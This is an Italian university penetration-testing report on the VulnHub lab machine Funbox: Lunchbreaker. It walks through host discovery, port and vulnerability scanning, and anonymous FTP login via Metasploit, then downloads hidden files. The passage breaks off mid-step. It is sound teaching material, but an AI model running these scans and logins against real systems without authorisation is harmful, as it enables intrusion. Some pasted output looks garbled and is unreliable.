

## Penetration Testing Narrative

FUNBOX: LUNCHBREAKER

Raffaella Calò mat. 0522501436 | Corso di PTEH | A.A. 2023/2024



**UNIVERSITÀ DEGLI STUDI DI SALERNO**  
**DIPARTIMENTO DI INFORMATICA**

# Sommario

<b><u>INTRODUZIONE .....</u></b>	<b><u>2</u></b>
<b><u>STRUMENTI UTILIZZATI .....</u></b>	<b><u>3</u></b>
MACCHINA ATTACCANTE – KALI LINUX .....	3
MACCHINA TARGET – FUNBOX: LUNCHBREAKER.....	3
AMBIENTE DI VIRTUALIZZAZIONE: VIRTUALBOX.....	3
<b><u>TARGET DISCOVERY .....</u></b>	<b><u>4</u></b>
INDIRIZZO IP MACCHINA TARGET.....	4
RAGGIUNGIBILITÀ MACCHINA TARGET.....	4
OS FINGERPRINTING.....	5
<b><u>ENUMERATING TARGET &amp; PORT SCANNING .....</u></b>	<b><u>7</u></b>
PORT SCANNING .....	7
<b><u>VULNERABILITY MAPPING.....</u></b>	<b><u>9</u></b>
NESSUS .....	9
OPENVAS .....	10
ANALISI DELLE VULNERABILITÀ WEB .....	11
INFORMATION LEAKAGE.....	11
<b><u>TARGET EXPLOITATION .....</u></b>	<b><u>13</u></b>
<b><u>POSTEXPLOITATION.....</u></b>	<b><u>15</u></b>
PRIVILEGE ESCALATION .....	15
UTENTE ROOT .....	20
MAINTAINING ACCESS .....	21
<b><u>RIFERIMENTI .....</u></b>	<b><u>23</u></b>

# Introduzione

Nel mondo digitale attuale, la sicurezza informatica è diventata una delle priorità principali per le varie aziende e organizzazioni, di qualsiasi dimensione, che operano sul web. Con minacce informatiche sempre più sofisticate in agguato, è essenziale proteggere i propri dati digitali da intrusioni e violazioni della sicurezza.

In questo contesto, il **Penetration Testing** rappresenta una risorsa fondamentale per valutare l'efficacia delle misure di sicurezza informatica di un'organizzazione; questo permette di simulare i vari attacchi informatici per identificare possibili vulnerabilità presenti nei sistemi, nelle reti o nelle applicazioni e fornire raccomandazioni per migliorare la sicurezza.

All'interno di questo documento verranno illustrate le varie fasi riguardanti il Penetration Testing effettuato sulla macchina virtuale

*Funbox: Lunchbreaker*, reperibile all'indirizzo

<https://www.vulnhub.com/entry/funbox-lunchbreaker,700/>. In particolare, ci si soffermerà su:

- Target Scoping;
- Information Gathering;
- Target Discovery;
- Enumeration Target & Port Scanning;
- Vulnerability Mapping;
- Target Exploitation;
- PostExploitation.

In questo caso, la fase di **Target Scoping**, che ha come obiettivo quello di raccogliere quante più informazioni possibili sull'asset da analizzare, può essere tralasciata in quanto richiede la presenza del cliente che ha commissionato il lavoro.

## Strumenti Utilizzati

L'attività progettuale è stata eseguita attraverso l'emulazione di due macchine virtuali (attaccante e vittima) con l'ambiente di virtualizzazione Oracle VM VirtualBox.

### MACCHINA ATTACCANTE – KALI LINUX


Come attaccante è stata scelta **Kali Linux** (64 bit), versione 2024.1. Kali Linux è una distribuzione di GNU/Linux basata su Debian pensata per l'informatica forense e la sicurezza informatica, in particolare per effettuare penetration testing.



### MACCHINA TARGET – FUNBOX: LUNCHBREAKER

La macchina target scelta è la **Funbox: Lunchbreaker**, scaricabile dal sito <https://www.vulnhub.com/>.

Si tratta di una macchina virtuale in cui l'obiettivo è quello di individuare le credenziali di accesso al sistema.



### AMBIENTE DI VIRTUALIZZAZIONE: VIRTUALBOX

Oracle VM VirtualBox è un software gratuito e open source per l'esecuzione di macchine virtuali per architettura x86 e 64bit che supporta Windows, GNU/Linux e macOS come sistemi operativi host.

Per mettere in comunicazione le due macchine virtuali, è stata creata una rete locale virtuale con NAT.




# Target Discovery

In questa fase, lo scopo principale è quello di individuare la macchina target presente all'interno della rete e raccogliere informazioni che potranno ritornare utili nei passaggi successivi.

## INDIRIZZO IP MACCHINA TARGET

L'indirizzo IP di *Funbox: Lunchbreaker* non è noto a priori, in quanto viene assegnato automaticamente secondo il servizio DHCP. Per scoprire l'address, si utilizza il tool **netdiscover** seguito da **-r**, che ci permette di specificare il range di indirizzi tra cui cercare. Viene, quindi, eseguito il comando

```
netdiscover -r 10.0.2.0/24
```




The screenshot shows a terminal window with the command 'netdiscover -r 10.0.2.0/24' executed. The output indicates that scanning is finished and shows 4 captured ARP request/reply packets from 4 hosts. A table follows, listing the discovered hosts with their IP addresses, MAC addresses, counts, lengths, and vendor/hostnames.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:ed:0d:2c	1	60	PCS Systemtechnik GmbH
10.0.2.4	08:00:27:6a:5f:cb	1	60	PCS Systemtechnik GmbH

La figura precedente mostra l'output del comando. I primi tre indirizzi IP vengono utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Quindi, si può assumere per esclusione che l'indirizzo IP associato alla VM *Funbox: Lunchbreaker* è **10.0.2.4**.

## RAGGIUNGIBILITÀ MACCHINA TARGET

Successivamente, si verifica la raggiungibilità della macchina target attraverso il comando ping, che permette l'invio di pacchetti di prova ad uno specifico indirizzo IP, seguito da **-c**, che serve per indicare il numero di pacchetti da inviare. La figura seguente mostra la sua esecuzione.



The screenshot shows a terminal window where the command 'ping -c 4 10.0.2.4' is executed. The output shows four successful ping requests with their respective sequence numbers, TTL values, and response times. A summary of the ping statistics is provided at the bottom.

```
(root@kali)~# ping -c 4 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=8.96 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=4.62 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=3.53 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=3.39 ms

--- 10.0.2.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3031ms
rtt min/avg/max/mdev = 3.389/5.124/8.958/2.263 ms
```

Per avere maggiore certezza si è utilizzato anche il comando **nping** per eseguire un test di connettività TCP su una specifica porta (in questo caso 22 e 80) della VM target. Di seguito la sua esecuzione.

```
(root@kali)-[~]
# nping -tcp -p 22,80 -c 4 10.0.2.4

Starting Nping 0.7.94SVN ( https://nmap.org/nping ) at 2024-05-15 10:47 EDT
SENT (0.0236s) TCP 10.0.2.15:64770 > 10.0.2.4:22 S ttl=64 id=24829 iplen=40 seq=2415007687 win=1480
RCVD (0.0322s) TCP 10.0.2.4:22 > 10.0.2.15:64770 SA ttl=64 id=0 iplen=44 seq=1783285482 win=64240 <mss 1460>
SENT (1.0261s) TCP 10.0.2.15:64770 > 10.0.2.4:80 S ttl=64 id=24829 iplen=40 seq=2415007687 win=1480
RCVD (1.0363s) TCP 10.0.2.4:80 > 10.0.2.15:64770 SA ttl=64 id=0 iplen=44 seq=4092425710 win=64240 <mss 1460>
SENT (2.0956s) TCP 10.0.2.15:64770 > 10.0.2.4:22 S ttl=64 id=24829 iplen=40 seq=2415007687 win=1480
RCVD (2.1000s) TCP 10.0.2.4:22 > 10.0.2.15:64770 SA ttl=64 id=0 iplen=44 seq=1815610015 win=64240 <mss 1460>
SENT (3.1002s) TCP 10.0.2.15:64770 > 10.0.2.4:80 S ttl=64 id=24829 iplen=40 seq=2415007687 win=1480
RCVD (3.1041s) TCP 10.0.2.4:80 > 10.0.2.15:64770 SA ttl=64 id=0 iplen=44 seq=4124812506 win=64240 <mss 1460>
SENT (4.1123s) TCP 10.0.2.15:64770 > 10.0.2.4:22 S ttl=64 id=24829 iplen=40 seq=2415007687 win=1480
RCVD (4.1173s) TCP 10.0.2.4:22 > 10.0.2.15:64770 SA ttl=64 id=0 iplen=44 seq=1847146620 win=64240 <mss 1460>
SENT (5.1315s) TCP 10.0.2.15:64770 > 10.0.2.4:80 S ttl=64 id=24829 iplen=40 seq=2415007687 win=1480
RCVD (5.1368s) TCP 10.0.2.4:80 > 10.0.2.15:64770 SA ttl=64 id=0 iplen=44 seq=4156585268 win=64240 <mss 1460>
RCVD (5.1368s) TCP 10.0.2.4:80 > 10.0.2.15:64770 SA ttl=64 id=0 iplen=44 seq=4156585268 win=64240 <mss 1460>
SENT (6.1404s) TCP 10.0.2.15:64770 > 10.0.2.4:22 S ttl=64 id=24829 iplen=40 seq=2415007687 win=1480
RCVD (6.1465s) TCP 10.0.2.4:22 > 10.0.2.15:64770 SA ttl=64 id=0 iplen=44 seq=1878853885 win=64240 <mss 1460>
SENT (7.1443s) TCP 10.0.2.15:64770 > 10.0.2.4:80 S ttl=64 id=24829 iplen=40 seq=2415007687 win=1480
RCVD (7.1484s) TCP 10.0.2.4:80 > 10.0.2.15:64770 SA ttl=64 id=0 iplen=44 seq=4188033375 win=64240 <mss 1460>

Max rtt: 8.820ms | Min rtt: 2.736ms | Avg rtt: 5.109ms
Raw packets sent: 8 (320B) | Rcvd: 8 (368B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 7.18 seconds
```

## OS FINGERPRINTING

L'**OS Fingerprinting** è una tecnica che permette l'identificazione del sistema operativo in esecuzione sulla macchina *Lunchbreaker*. In questo caso, è stata scelta la metodologia attiva attraverso l'uso del tool **nmap**, che invia una serie di pacchetti TCP o ICMP per analizzare le risposte e risalire al sistema operativo. Viene eseguito il comando

nmap -O 10.0.2.4

```
(root@kali)-[~]  
# nmap -O 10.0.2.4  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 10:25 EDT  
Nmap scan report for 10.0.2.4 (10.0.2.4)  
Host is up (0.0034s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:6A:5F:CB (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5  
OS details: Linux 4.15 - 5.8  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 2.76 seconds
```

Dalla figura precedente si può notare che il S.O. è basato su Linux e che la versione del kernel è compresa tra 4.15 e 5.8.



# Enumerating target & Port scanning

Dopo aver verificato che la VM *Funbox: Lunchbreaker* è sia disponibile che raggiungibile, si prosegue con l'individuazione delle porte aperte e dei servizi offerti dalla macchina target.

## PORT SCANNING

In questa fase ci si vuole accertare del fatto che le porte *TCP* e *UDP* sono attive ed analizzare i servizi da loro offerti. Per *TCP* viene eseguito il comando

```
nmap -sV -T5 -p- 10.0.2.4 -oX nmap_tcp_scan.xml
```

dove:

- **-sV**: Specifica di effettuare la scansione delle versioni dei servizi che rispondono alle porte aperte. Questo consente di identificare il tipo e la versione dei servizi in esecuzione sulle porte aperte.
- **-T5**: Specifica il livello di aggressività della scansione. -T5 è il livello di aggressività più alto e indica di effettuare la scansione il più rapidamente possibile.
- **-p-**: Specifica di scansionare tutte le porte, da 1 a 65535. Questo permette di trovare tutte le porte aperte sull'host di destinazione.
- **-oX nmap\_tcp\_scan.xml**: Specifica di salvare i risultati della scansione in un file XML di nome nmap\_tcp\_scan.xml.

Il file xml prodotto dall'esecuzione del comando precedente viene convertito in *html* utilizzando

```
xsltproc nmap_tcp_scan.xml -o nmap_tcp_scan.html
```

Di seguito è riportata una tabella con le porte aperte individuate da *nmap* con i relativi servizi e versioni. Le porte non riportate in tabella risultano essere chiuse.

### Ports

The 65532 ports scanned but not shown below are in state: **closed**

• 65532 ports replied with: **reset**

Port		State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	3.0.3	
22	tcp	open	ssh	syn-ack	OpenSSH	8.2p1 Ubuntu 4ubuntu0.2	Ubuntu Linux; protocol 2.0
80	tcp	open	http	syn-ack	Apache httpd	2.4.41	(Ubuntu)



Per UDP viene utilizzato il tool **unicornscan**, in quanto risulta essere più veloce di nmap.

```
unicornscan -mU -lv 10.0.2.4:1-65535 -r 5000
```

dove:

- **-mU**: Specifica di eseguire una scansione UDP.
- **-lv**: Specifica di essere verbosi, cioè di visualizzare dettagli aggiuntivi durante la scansione.
- **-r 5000**: Specifica l'intervallo di ritrasmissione dei pacchetti di scansione. In questo caso, i pacchetti di scansione verranno ritrasmessi ogni 5 secondi.

```
(root@kali)-[~]  
# unicornscan -mU -lv 10.0.2.4:1-65535 -r 5000  
adding 10.0.2.4/32 mode `UDPscan' ports `1-65535' pps 5000  
using interface(s) eth0  
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds  
sender statistics 1295.2 pps with 65544 packets sent total  
listener statistics 0 packets recieved 0 packets dropped and 0 interface drops
```

Dall'output del comando, viene fuori che non ci sono porte UDP aperte.

# Vulnerability Mapping

In questa fase vengono ricercate vulnerabilità appartenenti ai servizi esposti e/o al sistema operativo e, se presenti, si verifica se queste possono essere sfruttate o meno. L'analisi delle vulnerabilità viene effettuata in maniera automatica attraverso i tool **OpenVas** e **Nessus**.

## NESSUS

**Nessus** è uno dei software più noti e diffusi per la scansione di vulnerabilità nelle reti e nei sistemi informatici. In questo progetto è stata eseguita una **Basic Network Scan** verso la macchina target *Lunchbreaker*. Di seguito i risultati della scansione.

Sev	CVSS	VPR	Name	Family	Count		
LOW	2.1 *	4.2	ICMP Timestamp Request Remote Date Disclosure	General	1		
INFO	..	..	HTTP (Multiple Issues)	Web Servers	3		
INFO	..	..	SSH (Multiple Issues)	General	2		
INFO	..	..	SSH (Multiple Issues)	Misc.	2		
INFO	..	..	SSH (Multiple Issues)	Service detection	2		
INFO			Nessus SYN scanner	Port scanners	3		
INFO			Service Detection	Service detection	3		
INFO			Apache HTTP Server Version	Web Servers	1		
INFO			Backported Security Patch Detection (FTP)	General	1		
INFO			Backported Security Patch Detection (WWW)	General	1		
INFO			Common Platform Enumeration (CPE)	General	1		
INFO			Device Type	General	1		
INFO			Ethernet Card Manufacturer Detection	Misc.	1		
INFO			Ethernet MAC Addresses	General	1		
INFO			FTP Server Detection	Service detection	1		
INFO			Nessus Scan Information	Settings	1		
INFO			OpenSSH Detection	Misc.	1		
INFO			OS Identification	General	1		
INFO			OS Security Patch Assessment Not Available	Settings	1		
INFO			Target Credential Status by Authentication Protocol - N...	Settings	1		
INFO			TCP/IP Timestamps Supported	General	1		
INFO			Traceroute Information	General	1		
INFO			vstftpd Detection	FTP	1		
INFO			Web Server robots.txt Information Disclosure	Web Servers	1		

**Scan Details**

Policy: Basic Network Scan  
Status: Completed  
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: Today at 3:01 PM  
End: Today at 3:09 PM  
Elapsed: 7 minutes

**Vulnerabilities**

Donut chart showing vulnerability distribution: Critical (0), High (0), Medium (0), Low (1), Info (24).

In totale sono state riscontrate 25 vulnerabilità, di cui una di livello basso e 24 di livello info. Per ogni vulnerabilità sono state riportate diverse informazioni, tra cui la *severity* e il nome.

# OPENVAS

**OpenVAS** (*Open Vulnerability Assessment System*) è una suite di software open-source che fornisce strumenti per la scansione di vulnerabilità e la gestione della sicurezza delle reti. Per effettuare la scansione è stata eseguita una **OpenVas Default Scan** verso la macchina target *Lunchbreaker*.

Name

VulnerabilityMapping: Lunchbreaker

Comment

Progetto PTEH

Scan Targets

Funbox:Lunchbreaker

Add results to Assets

☒ Yes ☐ No

Apply Overrides

☒ Yes ☐ No

Min QoD

70%

Auto Delete Reports

☒ Do not automatically delete reports  
☐ Automatically delete oldest reports but always keep newest 5 reports

Scanner


OpenVAS Default

Scan Config

Full and fast

Di seguito i risultati della scansione.

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
Anonymous FTP Login Reporting	4.4 (Medium)	80 %	10.0.2.4		21/tcp	Sat, May 18, 2024 8:38 AM UTC
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	10.0.2.4		21/tcp	Sat, May 18, 2024 8:39 AM UTC
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	10.0.2.4		general/tcp	Sat, May 18, 2024 8:39 AM UTC
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	80 %	10.0.2.4		22/tcp	Sat, May 18, 2024 8:39 AM UTC
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	10.0.2.4		general/icmp	Sat, May 18, 2024 8:39 AM UTC
SSH Server type and version	0.0 (Log)	80 %	10.0.2.4		22/tcp	Sat, May 18, 2024 8:36 AM UTC
Hostname Determination Reporting	0.0 (Log)	80 %	10.0.2.4		general/tcp	Sat, May 18, 2024 8:52 AM UTC
Services	0.0 (Log)	80 %	10.0.2.4		80/tcp	Sat, May 18, 2024 8:36 AM UTC
SSH Protocol Versions Supported	0.0 (Log)	95 %	10.0.2.4		22/tcp	Sat, May 18, 2024 8:36 AM UTC
FTP Banner Detection	0.0 (Log)	80 %	10.0.2.4		21/tcp	Sat, May 18, 2024 8:36 AM UTC



Sono state rilevate 25 vulnerabilità, di cui 2 di livello medio, 3 di livello basso e 20 di livello info.

È importante notare come questa scansione abbia rilevato un maggior numero di vulnerabilità di livello medio e basso rispetto a Nessus.

## ANALISI DELLE VULNERABILITÀ WEB

Nella fase di Enumerating Target & Port Scanning e grazie alle precedenti scansioni, si è scoperto che la macchina target espone dei servizi sulla porta 80. Si è, quindi, proceduto all'analisi automatica di eventuali vulnerabilità *web-based*.

### Information Leakage

Attraverso il tool **gobuster**, si verifica l'esposizione di informazioni sensibili riguardanti una web application e/o web server; questo tipo di vulnerabilità può essere rilevata e sfruttata attraverso strumenti di *web crawling* e *bruteforce*. Il tool di riferimento non è presente di default in Kali.

Dopo l'installazione, viene eseguito il comando:

```
gobuster dir -u http://10.0.2.4 -x html,txt,php,bak -w
/usr/share/wordlist/dirb/common.txt
```

dove:

- **gobuster dir**: Il tool deve funzionare in modalità directory.
- **-u**: Specifica l'URL oggetto di scansione.
- **-x**: Indica le estensioni di file da cercare.
- **-w**: Imposta la wordlist da utilizzare per l'attacco bruteforce.


```
Starting gobuster in directory enumeration mode

/.html           (Status: 403) [Size: 273]
/.hta.html       (Status: 403) [Size: 273]
/.hta.txt        (Status: 403) [Size: 273]
/.htaccess.php   (Status: 403) [Size: 273]
/.hta.php        (Status: 403) [Size: 273]
/.hta.bak        (Status: 403) [Size: 273]
/.htaccess       (Status: 403) [Size: 273]
/.htaccess.bak   (Status: 403) [Size: 273]
/.hta           (Status: 403) [Size: 273]
/.htpasswd.html  (Status: 403) [Size: 273]
/.htaccess.txt   (Status: 403) [Size: 273]
/.htpasswd.txt   (Status: 403) [Size: 273]
/.htpasswd.bak   (Status: 403) [Size: 273]
/.htpasswd       (Status: 403) [Size: 273]
/.htaccess.html  (Status: 403) [Size: 273]
/.htpasswd.php   (Status: 403) [Size: 273]
/index.html      (Status: 200) [Size: 379]
/index.html      (Status: 200) [Size: 379]
/robots.txt      (Status: 200) [Size: 46]
/robots.txt      (Status: 200) [Size: 46]
/server-status   (Status: 403) [Size: 273]
Progress: 23070 / 23075 (99.98%)


Finished
```

Dall'output ottenuto, si può notare che è possibile accedere sia alla pagina index.html che al file robots.txt.

La prima non contiene alcuna informazione utile in quanto, digitando lo specifico indirizzo sul motore di ricerca, si ottiene il seguente risultato:



Il file robots.txt, invece, restituisce questo output:



Il contenuto del file suggerisce di non utilizzare il *directory bruteforcing* in questo caso poiché **WYSIWYG** (What You See Is What You Get), “quello che vedi è quello che ottieni”.

# Target Exploitation

L'obiettivo di questa fase è quello di utilizzare le vulnerabilità scoperte nella fase precedente attraverso OpenVas e Nessus, per ricavare informazioni sensibili e/o ottenere il pieno controllo della macchina target.

Durante la Vulnerability Mapping, si è scoperto che la VM Lunchbreaker è affetta da **Anonymous FTP Login Reporting**, una vulnerabilità che permette ad un qualsiasi utente di accedere alla macchina, anche se non dispone di uno specifico account, sfruttando delle credenziali anonime.

Per condurre questa nuova fase, è stato utilizzato il framework **Metasploit**, messo a disposizione direttamente da Kali Linux.

Una volta avviato Metasploit, viene utilizzato il modulo ausiliario **ftp\_login** per effettuare la scansione di un intervallo di indirizzi IP e per tentare di accedere al server FTP.

```
msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > show options
```

Per provare ad eseguire il login anonimo, si effettua la modifica dell'host di destinazione (inserendo 10.0.2.4), dell'username (*anonymous*) e della password (*anonymous@example.com*).

```
msf6 auxiliary(scanner/ftp/ftp_login) > set USERNAME anonymous
USERNAME => anonymous
msf6 auxiliary(scanner/ftp/ftp_login) > set PASSWORD anonymous@example.com
PASSWORD => anonymous@example.com
msf6 auxiliary(scanner/ftp/ftp_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 10.0.2.4:21 - 10.0.2.4:21 - Starting FTP login sweep
[+] 10.0.2.4:21 - 10.0.2.4:21 - Login Successful: anonymous:anonymous@example.com
[*] 10.0.2.4:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Dall'output ottenuto, si può affermare che l'accesso anonimo è garantito attraverso le specifiche credenziali che sono state inserite.

Successivamente, viene provato l'accesso al server FTP da Kali, utilizzando le credenziali anonime viste precedentemente.

```
(root@kali)-[~]  
# ftp 10.0.2.4  
Connected to 10.0.2.4.  
220 (vsFTPd 3.0.3)  
Name (10.0.2.4:root): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.
```

Si è riusciti ad ottenere l'accesso alla macchina target.



# PostExploitation

Una volta ottenuto l'accesso alla macchina *Funbox:Lunchbreaker*, l'ultima fase del processo di Penetration Testing si divide in due parti:

- **Privilege Escalation:** elevare i propri privilegi all'interno della macchina fino ad ottenere i permessi di root.
- **Maintaining Access:** rendere più semplice l'accesso alla macchina target attraverso l'installazione di una backdoor.

## PRIVILEGE ESCALATION

Ottenuto l'accesso a *Funbox:Lunchbreaker*, per analizzare il suo contenuto viene eseguito il comando:

```
ls -lat
```

dove:

- **l:** Formato di elenco lungo, che include informazioni dettagliate come le autorizzazioni, il numero di collegamenti, il proprietario, il gruppo, le dimensioni e l'ora di modifica.
- **a:** Indica tutti gli elementi, inclusi i file nascosti (quelli che iniziano con un punto .).
- **t:** Ordina per tempo di modifica, con i file più recenti per primi.

```
ftp> ls -lat
229 Entering Extended Passive Mode (|||43643|)
150 Here comes the directory listing.
drwxr-xr-x  6 1006      1006      4096 May 22  2021 wordpress
drwxr-xr-x  3 0         118      4096 May 22  2021 ..
drwxr-xr-x  3 0         118      4096 May 22  2021 .
-rw-r--r--  1 0         0         633 May 22  2021 supers3cr3t
-rw-r--r--  1 0         0         233 May 22  2021 .s3cr3t
226 Directory send OK.
```

Dall'immagine si possono notare due interessanti file: *supers3cr3t* e *.s3cr3t*. Vengono scaricati entrambi i file con il metodo `get`

```
ftp> get .s3cr3t
local: .s3cr3t remote: .s3cr3t
229 Entering Extended Passive Mode (|||5323|)
150 Opening BINARY mode data connection for .s3cr3t (233 bytes).
100% |*****| 233      17.37 KiB/s   00:00 ETA
226 Transfer complete.
233 bytes received in 00:00 (12.13 KiB/s)
ftp> get supers3cr3t
local: supers3cr3t remote: supers3cr3t
229 Entering Extended Passive Mode (|||39856|)
150 Opening BINARY mode data connection for supers3cr3t (633 bytes).
100% |*****| 633      271.83 KiB/s   00:00 ETA
226 Transfer complete.
633 bytes received in 00:00 (142.79 KiB/s)
```

per, successivamente, verificare il loro contenuto.

```
(root@kali)-[~]
# cat .s3cr3t | base64 -d
SWYgdGhlIHJhZGlhbmlNlIG9mIGEdGhdvXHNbmQgc3VucyAvIHDlcUgddG8gYnVyc3QgYXQgb25jZS8pbnpRvIHRoZSBza3kgLyB0aGF0IHdvWxkIGJlIGxpap2UgLyB0aGUgc3BsZW5kb3Igb2YgdGhlIE1pZ2h0eSBpbmUgYW5kIEkgYW0gYmVjb21lIERlYXR0LCB0aGUgc2hhdhHRLcmVyIG9mIHdvcmxkcw==
=
-----
wordpassive 1006 4006 May 22 2021 supers3cr3t
-----
(word@kali)-[~]
# cat .s3cr3t | base64 -d
If the radiance of a thousand suns / were to burst at once into the sky / tha
t would be like / the splendor of the Mighty One and I am become Death, the s
hatterer of worlds
```

```
(root@kali)-[~]
# cat supers3cr3t
